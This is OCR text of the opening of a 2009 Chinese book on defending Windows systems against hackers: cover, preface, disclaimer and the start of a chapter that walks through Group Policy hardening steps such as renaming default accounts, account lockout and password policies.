


黑客防范技巧与典型应用

武新华　段玲华　刘　岩　等编著

- 有效抵抗与主动防御双管齐下，知己知彼，打造固若金汤的入侵防范系统。
- 通过典型实例全面解析黑客防范技巧，工具软件、应用环境和实战经验尽在其中。
- 网络安全高手点拨技术难点，多媒体视频直观再现实战场景，全力弥补读者知识断层。

中国铁道出版社
CHINA RAILWAY PUBLISHING HOUSE

黑客技术典型应用系列

黑客防范技巧与典型应用

- 本书目的是通过介绍黑客攻击手段和相应的主动防御、保护措施，使读者能够循序渐进地了解黑客入侵以及主动防御的关键技术与方法，提高安全防护意识。
- 本书从黑客入侵防护应用角度给出了相对独立的内容论述，使读者可对如何建构一个实用的黑客入侵防范体系有一个基本概念和思路。
- 本书把防范的技巧巧妙地融入黑客攻防实例之中，并提供安全防护系统建设的典型方案，便于读者参考和借鉴。

郑重声明：

本书目的不是为那些怀有不良动机的人提供技术支持，也不承担因为技术被滥用所产生的连带责任。希望读者在阅读本书后，不要使用书中所讲技术进行任何违法行为，否则后果自负。切记切记！

责任编辑：苏　茜　**封面设计**：付　巍　**封面制作**：白　雪　**上架建议**：计算机/网络技术/网络安全

中国铁道出版社
CHINA RAILWAY PUBLISHING HOUSE

中国铁道出版社　计算机图书批销部
地址：北京市宣武区右安门西街8号
邮编：100054

网址：http://www.tqbooks.net
读者热线电话：(010) 63583215
销售服务电话：(010) 83550290/91　83550580

ISBN 978-7-113-10017-9/TP·3289　定价：45.00元（附赠光盘）

黑客技术典型应用系列

黑客防范技巧与典型应用

武新华　段玲华　刘　岩　等编著

中国铁道出版社
CHINA RAILWAY PUBLISHING HOUSE

前　言

随着全球信息化的高速发展、互联网的日益普及和信息化工程的快速建设，电子商务、电子政务、网上银行、网络游戏等，已成为当前 IT 技术的应用热点。社会各方面对网络和信息技术的依赖程度不断增强，网络已逐渐成为人们工作和生活中必不可少的一部分。网络在给人们带来极大便利的同时，黑客入侵和网络安全也同样给人们的工作和生活带来了不利的影响，如僵尸网络（Botnet）、网络钓鱼（Phishing）、木马及间谍软件、零时间威胁、熊猫烧香、网站挂马事件、木马产业链等的严重危害，更使得网络安全问题成为大家关注的焦点。

由于互联网本身存在的设计缺陷及其复杂性、开放性等特点，网络的安全性已成为阻碍信息化进程的重要因素，其影响已通过互联网逐步扩大到政府、通信、广电、金融、电力、交通等领域，网络安全问题已引起了全世界的密切关注，黑客的恶意行为已成为全球新的公害。

因此，必须采取有力措施加强网络自身安全的防护性能，有效抵抗入侵和攻击破坏。但随着攻击手段的日趋复杂，有组织、有预谋、有目的、有针对性、多样化的攻击和破坏活动的频繁发生，攻击点也越来越趋于精确和集中，攻击破坏的影响面不断扩大并产生连环效应，因此必须构筑一种主动的安全防御系统，才有可能最大限度地有效应对黑客攻击方式的各种变化。

本书的写作目的主要是通过介绍黑客的攻击手段和提供相应的主动防御保护措施，使读者能够循序渐进地了解黑客入侵和主动防御的方法与关键技术，提高用户安全防护意识。本书是一本实用的网络安全工具书，适用于网络信息安全专业的技术人员、网络安全管理人员、网络使用者及信息时代的创业者阅读。

此外，本书还从黑客入侵防护应用角度给出了相对独立的论述，使读者对如何建构一个实用的黑客入侵防范体系有一个基本概念和思路，并为读者提供了几种典型的安全防护系统建设方案，供读者参考和借鉴。

本书特色如下：

- 通俗易懂，由浅入深，使初学者和具有一定基础的用户都能逐步提高，快速掌握黑客防范技巧与工具的使用方法。
- 注重实用性，理论和实例相结合，并配以插图和配套光盘视频讲解，力图使读者能够融会贯通。
- 介绍大量小技巧和小窍门，提高读者的效率，并节省读者宝贵的时间。
- 重点突出、操作简练、内容丰富，同时附有大量的操作实例，读者可以一边学习，一边在电脑上操作，做到即学即用、即用即得。

作者采用任务驱动的方式讲解，揭秘每一种黑客攻击的手法；披露黑客常用的攻击技术，让您知己知彼，掌握攻防互参的防御方法，全面确保您的网络安全。

本书由武新华、段玲华、刘岩等编著。其中，武新华负责第 1 章，李防负责第 2 章，李秋菊负责第 3 章，陈艳艳负责第 4 章，杨平负责第 5 章，段玲华负责第 6 章和第 11 章，张克歌负

责第 7 章，刘岩负责第 8 章，王英英负责第 9 章，孙世宁负责第 10 章，最后由武新华通审全稿。本书在编写过程中得到了许多热心网友的支持，参考了大量同类的书籍与资料，并对这些资料进行了再加工和深化处理，在此对这些资料的原作者表示衷心的感谢。

我们虽满腔热情，但限于自己的水平，书中的疏漏之处在所难免，欢迎广大读者批评指正。

编　者

2009 年 3 月

郑重声明：

本书目的绝不是为那些怀有不良动机的人提供技术支持，也不承担因为技术被滥用所产生的连带责任；希望读者在阅读本书后，不要使用书中所讲技术进行任何违法行为，否则后果自负，切记切记！

内 容 简 介

本书紧紧围绕黑客防范技巧及其典型应用，针对用户在进行黑客防御时要用到的技术进行“傻瓜式”的讲解，以使读者对网络防御技术形成系统的了解，能够更有效地防范黑客的攻击。全书共分为 11 章，主要内容包括 Windows 系统漏洞防范、木马与间谍软件的伪装与查杀、浏览器恶意攻击和防御、QQ 的攻击与防御技术、电子邮件防御实战、后门与自身防护技术、网络代理与恶意进程清除、远程控制工具与防御、备份升级与数据恢复、病毒木马主动防御清除、打好网络安全防御战等。

本书内容丰富、图文并茂、深入浅出，适合广大网络爱好者阅读，也适合网络安全从业人员及网络管理员参考。

图书在版编目（CIP）数据

黑客防范技巧与典型应用/武新华等编著. —北京：中国铁道出版社，2009.5

（黑客技术典型应用系列）

ISBN 978-7-113-10017-9

Ⅰ.黑… Ⅱ.武… Ⅲ.计算机网络－安全技术 Ⅳ.TP393.08

中国版本图书馆 CIP 数据核字（2009）第 072839 号

书　　名：黑客防范技巧与典型应用

作　　者：武新华　段玲华　刘岩　等编著

策划编辑：严晓舟　荆　波

责任编辑：苏　茜　　**编辑部电话**：（010）63583215

编辑助理：吴春英　　**封面制作**：白　雪

封面设计：付　巍

责任印制：李　佳

出版发行：中国铁道出版社（北京市宣武区右安门西街 8 号　　邮政编码：100054）

印　　刷：北京鑫正大印刷有限公司

版　　次：2009 年 7 月第 1 版　　2009 年 7 月第 1 次印刷

开　　本：787mm×1092mm　1/16　　**印张**：24.25　　**字数**：570 千

印　　数：4 000 册

书　　号：ISBN 978-7-113-10017-9/TP・3289

定　　价：45.00 元（附赠光盘）

目　录

第 1 章　Windows 系统漏洞防范

本章精粹

通过学习本章，可以使读者掌握如何为系统打补丁的技巧，解密黑客任意篡改他人计算机系统的伎俩，并更加全面地掌握组策略和注册表方面的知识，为黑客防御措施奠定坚实的知识基础。

重点提示

- 设置组策略实现安全登录
- 注册表编辑器实用防范
- Windows 系统的密码保护
- Windows 系统的安全设置

随着互联网的普及和网络用户的逐渐增多，由此带来的安全问题也威胁着计算机的安全，且 Windows 操作系统本身具有的漏洞，为黑客的入侵行为提供了便利之门。所谓“知己知彼，百战不殆”，要想全面防止黑客的入侵，首先就需要了解黑客是怎样发现漏洞并对漏洞进行攻击的。

1.1　设置组策略实现安全登录

在计算机的具体应用过程中，为实现某些正常的操作，管理员需要为用户和计算机定义并控制程序、网络资源及操作系统的行为等，而实现这些操作的工具就是组策略，所以要想安全地登录计算机，必须设置好组策略。

1.1.1　组策略概述

在介绍组策略之前，应该先了解注册表，注册表是 Windows 系统中保存系统软件和应用软件配置的数据库。随着 Windows 系统功能的逐渐丰富，注册表中的配置项目越来越多。很多配置都可以自定义设置，但这些配置分布在注册表的各个角落，如果是手工配置，就显得尤为困难和烦杂。而组策略则将系统重要的配置功能汇集成各种配置模块，供用户直接使用，从而达到方便管理计算机的目的。

简单地说，组策略设置就是修改注册表中的配置。当然，组策略使用了更完善的管理组织方法，可以对各种对象中的设置进行管理和配置，远比手工修改注册表方便、灵活，功能也更加强大。

1．组策略的版本

组策略是 Windows 9x/NT 中系统策略的高级扩展，具有更多的管理模板、更灵活的设置对

象及更多功能，目前主要应用在 Windows 2000/XP/2003 系统中。

系统策略编辑器支持对当前注册表的修改，也支持连接到网络中的计算机并对其注册表进行设置。而组策略及其工具可对当前注册表进行直接修改。组策略工具还可以打开网络上的计算机并进行配置，甚至可以打开某个 Active Directory 对象（即站点、域或组织单位）并对其进行设置。无论是系统策略还是组策略，其基本原理都是修改注册表中相应的配置项目，从而达到配置计算机的目的，只是其中的一些运行机制发生了变化和扩展而已。

2．运行组策略

运行组策略实现某些控制操作的具体操作步骤如下：

步骤 1 由于 Windows 2000/XP/2003 系统中系统已默认安装了组策略，这里无须安装，选择“开始”→“运行”命令，打开“运行”对话框，如图 1-1 所示。

图 1-1 “运行”对话框

步骤 2 在“打开”文本框中输入 gpedit.msc 命令，单击“确定”按钮，进入“组策略”窗口，如图 1-2 所示。




图 1-2 “组策略”窗口

步骤 3 该窗口中显示的组策略是当前计算机，在其中选择要更改的选项之后，选择“用户配置”→“管理模板”→“任务栏和「开始」菜单”选项，打开“任务栏和「开始」菜单”窗口，如图 1-3 所示。

步骤 4 右击“关闭通知区域清理”选项，从弹出的快捷菜单中选择“属性”命令，打开“关闭通知区域清理属性”对话框，根据实际需要选择相应的单选按钮对计算机策略进行管理，如图 1-4 所示。




图 1-3　“任务栏和「开始」菜单”窗口

图 1-4　“关闭通知区域清理属性”对话框

步骤 5 如果需要配置其他计算机策略，则选择“开始”→“运行”命令，在“运行”对话框中输入 mmc 命令，如图 1-5 所示。单击“确定”按钮，进入“控制台 1”窗口，如图 1-6 所示。

图 1-5　输入 mmc 命令




图 1-6　“控制台 1”窗口

步骤 6 选择“文件”→“添加/删除管理单元”命令，打开“添加/删除管理单元”对话框，如图 1-7 所示。单击“添加”按钮，打开“添加独立管理单元”对话框，选择“组策略对象编辑器”选项，如图 1-8 所示。

图 1-7 “添加/删除管理单元”对话框

图 1-8 “添加独立管理单元”对话框

步骤 7 单击“添加”按钮，打开“选择组策略对象”对话框，如图 1-9 所示。单击“浏览”按钮，打开“浏览组策略对象”对话框，如图 1-10 所示。




图 1-9 “选择组策略对象”对话框

图 1-10 “浏览组策略对象”对话框

步骤 8 选择“另一台计算机”单选按钮，并单击“浏览”按钮，从弹出的对话框中选择需要的组策略，如果提示输入用户名和密码，请输入并在返回的“选择组策略对象”对话框中，单击“完成”按钮。

步骤 9 在“添加独立管理单元”对话框中，单击“关闭”按钮并在“添加/删除管理单元”对话框中单击“确定”按钮，则选定的 GPO 显示在控制台根结点下。此时，再按照当前计算机中设置策略的方法，即可实现远程计算机策略的配置管理操作。

3. 管理组策略中的管理模板

默认情况下，在 Windows 2000/XP/2003 系统中包含有几个 ADM 文本文件，这些文本文件被称为管理模板，并为“管理模板”文件夹下的项目提供策略信息。默认的 Admin.adm 管理模板位于系统文件夹的 INF 文件夹中，同时包含了默认安装下的 4 个模板文件，具体体现在：

- System.adm：默认安装在组策略中，用于设置系统。
- Inetres.adm：默认安装在组策略中，用于 Internet Explorer 策略设置。
- Wmplayer.adm：用于 Windows Media Player 设置。
- Conf.adm：用于 NetMeeting 设置。

组策略中有多个管理模板可供使用，用户如果要使用新模板，可通过添加操作来实现。具体操作步骤如下：

步骤 1 在“组策略”窗口中可添加“计算机配置”和“用户配置”模板，如果要添加“用户配置模板”，可右击“用户配置”下的“管理模板”选项，从弹出的快捷菜单中选择“添加/删除模板”命令，打开“添加/删除模板”对话框，如图 1-11 所示。

步骤 2 单击“添加”按钮，打开“策略模板”对话框，如图 1-12 所示。选择要添加的模板文件，单击“打开”按钮，完成添加操作，如图 1-13 所示。

图 1-11　“添加/删除模板”对话框

图 1-12　“策略模板”对话框

步骤 3 单击“关闭”按钮返回到“组策略”窗口中，选择“用户配置”→“管理模板”选项并单击相应目录树，即可看到新添加的管理模板所产生的配置项目，如图 1-14 所示。




图 1-13　添加策略模板

图 1-14　添加配置项目显示

1.1.2 重命名默认账户

通常情况下，在 Windows 中内置了 Administrator 和 Guest 两个账户，其中 Administrator 是具有全部权限的管理员账户，黑客通常喜欢通过密码猜测或暴力破解方法获得此管理员账户。因此，防御黑客入侵的最好办法就是重命名这两个默认账户，以此来混淆黑客的视野，给侵略带来一定的阻力。具体操作步骤如下：

步骤 1 在“组策略”窗口中依次选择“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”选项，进入到“安全选项”设置窗口，如图 1-15 所示。

步骤 2 双击“账户：重命名系统管理员账户”选项，打开“账户：重命名系统管理员账户属性”对话框，如图 1-16 所示。

图 1-15 “安全选项”设置窗口

图 1-16 “账户：重命名系统管理员账户属性”对话框

步骤 3 在文本框中输入新名称后，单击“确定”按钮，完成重命名操作，如图 1-17 所示。在“安全选项”设置窗口中双击“账户：重命名来宾账户”选项，打开“账户：重命名来宾账户属性”对话框，如图 1-18 所示。

图 1-17 重命名管理员账户名称

图 1-18 “账户：重命名来宾账户属性”对话框

步骤 4 在文本框中输入新的来宾名称，单击“确定”按钮，完成重命名操作，如图 1-19 所示。

图 1-19　重命名来宾账户名称

1.1.3　账户锁定策略

Windows XP 包含账户的锁定功能，在登录失败次数达到管理员指定次数时禁用该账户。如可以设定在登录失败次数达到 5～10 次后启用本地账户锁定，在至少 30min 后重置该账户，或者将锁定期限设置为“永久（直到管理员解锁）”。如果觉得过于严厉，还可以考虑让账户在一定的时间之后自动解锁。

系统内置的 Administrator 账户不会因为账户锁定策略的设置而被锁定，但当使用远程桌面时，会因为账户锁定策略的设置而使得 Administrator 账户在限定时间内，无法使用远程桌面（Administrator 账户的本地登录是永远被允许的）。账户锁定策略的具体操作步骤如下：

步骤 1 在“组策略”窗口中依次选择“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“账户锁定策略”选项，进入到“账户锁定策略”设置窗口，如图 1-20 所示。

图 1-20　“账户锁定策略”设置窗口

步骤 2 双击“账户锁定阈值”选项，打开“账户锁定阈值属性”对话框，如图 1-21 所示。

步骤 3 在“账户不锁定”下拉列表框中根据实际情况选择或输入相应的数字，这里输入 5，表明登录失败 5 次后该账户将被锁定，如图 1-22 所示。

图 1-21 “账户锁定阈值属性”对话框

图 1-22 设置锁定阈值

步骤 4 单击“应用”按钮，打开“建议的数值改动”对话框，如图 1-23 所示。单击“确定”按钮，完成应用设置操作。




图 1-23 “建议的数值改动”对话框

步骤 5 在“账户锁定策略”设置窗口中双击“账户锁定时间”选项，打开“账户锁定时间属性”对话框，根据实际情况设置账户锁定时间，如图 1-24 所示。

步骤 6 在“账户锁定策略”设置窗口中双击“复位账户锁定计数器”选项（见图 1-20），打开“复位账户锁定计数器属性”对话框，根据实际情况设置复位账户锁定计数器的时间，如图 1-25 所示。

图 1-24 “账户锁定时间属性”对话框

图 1-25 “复位账户锁定计数器属性”对话框

1.1.4　密码策略

如果有多个用户访问 Windows XP 计算机，并希望自己的数据不被别人看到，则应为每个账户指定密码。在默认情况下，为自己 Windows XP 的每一个用户都有独立的可被访问的文件存储区（可以选择密码保护）。创建密码后，Windows 会锁定“我的文档”文件夹及所有的子文件夹。当拥有了密码并且希望保密时，计算机上的其他非管理员用户就无法访问受保护的数据了（指定账户密码还可阻止他人来使用该计算机）。

因此，在对账户策略进行修改之前，先复查自己网络中已有的密码策略，在账户策略中设置的内容应该跟已有的密码策略相符合。要使用安全模板组件修改密码策略，需进行如下操作：

步骤 1 在“组策略”窗口中依次选择“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”选项，进入到“密码策略”设置窗口，如图 1-26 所示。

步骤 2 双击“密码必须符合复杂性要求”选项，打开“密码必须符合复杂性要求属性”对话框，选择“已启用”单选按钮，如图 1-27 所示。单击“确定”按钮，即可启用密码复杂性要求。

图 1-26　“密码策略”设置窗口

图 1-27　“密码必须符合复杂性要求属性”对话框

步骤 3 双击“密码长度最小值”选项，打开“密码长度最小值属性”对话框，根据实际情况设置密码的最少字符个数，如图 1-28 所示。

注 意

空密码和太短的密码都很容易被专用破解软件猜测到，为减小密码破解的可能性，密码应该尽量长，建议设置 12 个字符。

步骤 4 双击“密码最长存留期”选项，打开“密码最长存留期属性”对话框，根据实际情况设置密码过期时间，如图 1-29 所示。

图 1-28 “密码长度最小值属性”对话框

图 1-29 “密码最长存留期属性”对话框

步骤 5 双击“密码最短存留期”选项，打开“密码最短存留期属性”对话框，根据实际情况设置密码最短存留期，如图 1-30 所示。默认情况下，用户可在任何时间修改自己的密码（用户刚更换一个密码，可以立刻再更改回原密码）。可用的设置范围是 0（密码可随时修改）或 1～998（天），建议设置为 1 天。

步骤 6 双击“强制密码历史”选项，打开“强制密码历史属性”对话框，根据实际情况设置保留密码历史的个数，如图 1-31 所示。

图 1-30 “密码最短存留期属性”对话框




图 1-31 “强制密码历史属性”对话框

1.1.5 隐藏桌面系统图标

要想实现系统的安全登录，还需要适时地隐藏桌面系统图标，通常情况下都是通过修改注册表来实现的，这样势必会引起一定的风险，为了避免这种风险的存在，最好的办法是在组策略中进行桌面图标的隐藏操作。具体操作步骤如下：

步骤 1 在“组策略”窗口中依次选择“用户配置”→“管理模板”→“桌面”选项，进入到“桌面”设置窗口，如图 1-32 所示。

步骤 2 如果用户要删除桌面上的“我的电脑”图标，则需要双击删除桌面上的“我的电脑”图标选项，打开“删除桌面上的‘我的电脑’图标属性”对话框，如图 1-33 所示。

图 1-32　“桌面”设置窗口

图 1-33　“删除桌面上的‘我的电脑’图标属性”对话框

步骤 3 选择“已启用”单选按钮，并单击“确定”按钮，完成设置操作，此时“我的电脑”图标就从桌面上消失掉了。运用同样的方法，也可隐藏桌面上的其他系统图标。

1.1.6　设置用户权限

当多人共用一台计算机时，可通过组策略在 Windows XP 中设置用户权限。具体操作步骤如下：

步骤 1 在“组策略”窗口中依次选择“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“用户权利指派”选项，进入到“用户权利指派”设置窗口，如图 1-34 所示。

步骤 2 双击需要改变的用户权限选项（如“创建页面文件”选项），打开“创建页面文件属性”对话框，如图 1-35 所示。

步骤 3 单击“添加用户或组”按钮，打开“选择用户或组”对话框，在文本框中输入添加对象的名称，如图 1-36 所示。

步骤 4 单击“检查名称”按钮，对输入的名称进行检测。再单击“确定”按钮，将该对象添加到用户组中，继续单击“确定”按钮，即可完成用户权限的设置操作。

图 1-34 “用户权利指派”设置窗口

图 1-35 “创建页面文件属性”对话框




图 1-36 “选择用户或组”对话框

1.1.7 其他策略

在安全的环境中登录系统，除进行上述策略设置之外，还需要更多的其他策略设置，下面将进行详细的介绍。

1. 禁止更改桌面设置

